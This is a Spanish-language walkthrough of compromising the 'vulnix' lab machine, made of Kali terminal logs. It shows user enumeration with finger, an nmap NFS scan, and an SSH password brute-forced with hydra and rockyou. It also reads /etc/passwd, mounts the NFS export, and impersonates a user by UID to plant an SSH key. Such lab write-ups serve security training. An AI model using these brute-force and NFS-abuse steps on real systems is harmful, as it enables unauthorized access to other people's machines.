
nmap con los puertos más comunes




usamos finger para encontrar users

```
┌──(kali㉿kali)-[~]
└─$ finger user@192.168.56.102
Login: user                             Name: user
Directory: /home/user                   Shell: /bin/bash
On since Thu Feb  8 12:26 (GMT) on tty1   1 minute 13 seconds idle
     (messages off)
No mail.
No Plan.

Login: dovenull                         Name: Dovecot login user
Directory: /nonexistent                 Shell: /bin/false
Never logged in.
No mail.
No Plan.

┌──(kali㉿kali)-[~]
└─$ finger root@192.168.56.102
Login: root                             Name: root
Directory: /root                        Shell: /bin/bash
Never logged in.
No mail.
No Plan.

┌──(kali㉿kali)-[~]
└─$ finger vulnix@192.168.56.102
Login: vulnix                           Name:
Directory: /home/vulnix                 Shell: /bin/bash
Never logged in.
No mail.
No Plan.
```

```
┌──(root㉿kali)-[~]
└─# nano vulnix_users.txt

┌──(root㉿kali)-[~]
└─# cat vulnix_users.txt
users
vulnix
root
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script=nfs-* 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 06:46 EST
Nmap scan report for 192.168.56.102
Host is up (0.00024s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp     Postfix smtpd
79/tcp   open  finger   Debian fingerd
110/tcp  open  pop3     Dovecot pop3d
111/tcp  open  rpcbind  2-4 (RPC #100000)
| nfs-showmount:
|_  /home/vulnix *
| rpcinfo:
|   program version    port/proto  service
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      49233/tcp   mountd
|   100005  1,2,3      50193/tcp6  mountd
|   100005  1,2,3      55988/udp6  mountd
|   100005  1,2,3      60975/udp   mountd
|   100021  1,3,4      40877/udp6  nlockmgr
|   100021  1,3,4      42075/tcp6  nlockmgr
|   100021  1,3,4      49340/udp   nlockmgr
|   100021  1,3,4      56465/tcp   nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
143/tcp  open  imap     Dovecot imapd
512/tcp  open  exec     netkit-rsh rexecd
513/tcp  open  login    OpenBSD or Solaris rlogind
514/tcp  open  shell    Netkit rshd
993/tcp  open  ssl/imap Dovecot imapd
995/tcp  open  ssl/pop3 Dovecot pop3d
2049/tcp open  nfs_acl  2-3 (RPC #100227)
Service Info: Host:  vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.61 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# mkdir /mnt/vulnix

┌──(root㉿kali)-[~]
└─# mount 192.168.56.102:/home/vulnix /mnt/vulnix/

┌──(root㉿kali)-[~]
└─# cd /mnt/vulnix
cd: permission denied: /mnt/vulnix
```

vamos a fuerza bruta para descubrir el usuario y contraseña

```
┌──(root㉿kali)-[~]
└─# hydra -l user -P /usr/share/wordlists/rockyou.txt.gz 192.168.56.102 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-08 07:07:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965
25 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[STATUS] 116.00 tries/min, 116 tries in 00:01h, 14344289 to do in 2060:58h, 10 active
[STATUS] 83.00 tries/min, 249 tries in 00:03h, 14344156 to do in 2880:22h, 10 active
[22][ssh] host: 192.168.56.102   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-08 07:13:59
```

entramos por ssh

```
┌──(root㉿kali)-[~]
└─# ssh user@192.168.56.102
The authenticity of host '192.168.56.102 (192.168.56.102)' can't be established.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.102' (ECDSA) to the list of known hosts.
user@192.168.56.102's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Feb  8 13:18:06 GMT 2024

  System load:  0.0               Processes:           89
  Usage of /:   90.3% of 773MB    Users logged in:     1
  Memory usage: 10%               IP address for eth0: 192.168.56.102
  Swap usage:   0%

  ⇒ / is using 90.3% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Last login: Thu Feb  8 12:26:46 2024
user@vulnix:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),100(users)
```

miramos que hay dentro de /etc/passwd

```
user@vulnix:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
postfix:x:104:110::/var/spool/postfix:/bin/false
dovecot:x:105:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:106:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:107:113::/var/lib/landscape:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
vulnix:x:2008:2008::/home/vulnix:/bin/bash
statd:x:109:65534::/var/lib/nfs:/bin/false
```

Montando el uso compartido de nfs

```
┌──(root㉿kali)-[/tmp]
└─# showmount -e 192.168.56.102
Export list for 192.168.56.102:
/home/vulnix *
```

```
┌──(root㉿kali)-[~]
└─# su vulnix
$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
$ /bin/bash
```

generamos un sra key

```
┌──(root㉿kali)-[/tmp]
└─# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:EczF+qF47SNiHhsy9XUMM8cCxA1f0P/IW1/RqO/8DbA root@kali
The key's randomart image is:
+---[RSA 3072]----+
|       ==oo.     |
|        ++oo.    |
|        ..* o. ..|
|        ...B  o..|
|       ..S+..+o o.|
|      ...o.o..oo +|
|     o o...   E..oo|
|      oo+. o  .o.o|
|      oo. . . .o.o|
+----[SHA256]-----+
```

```
┌──(root㉿kali)-[~/.ssh]
└─# ls -al
total 20
drwx------ 2 root root 4096 Feb  8 07:46 .
drwx------ 5 root root 4096 Feb  8 07:12 ..
-rw------- 1 root root 2635 Feb  8 07:46 id_rsa
-rw-r--r-- 1 root root  563 Feb  8 07:46 id_rsa.pub
-rw-r--r-- 1 root root  222 Feb  8 07:18 known_hosts

┌──(root㉿kali)-[~/.ssh]
└─# cp id_rsa.pub /tmp

┌──(root㉿kali)-[~/.ssh]
└─# chown vulnix:vulnix /tmp/id_rsa
chown: cannot access '/tmp/id_rsa': No such file or directory

┌──(root㉿kali)-[~/.ssh]
└─# chown vulnix:vulnix /tmp/id_rsa.pub
```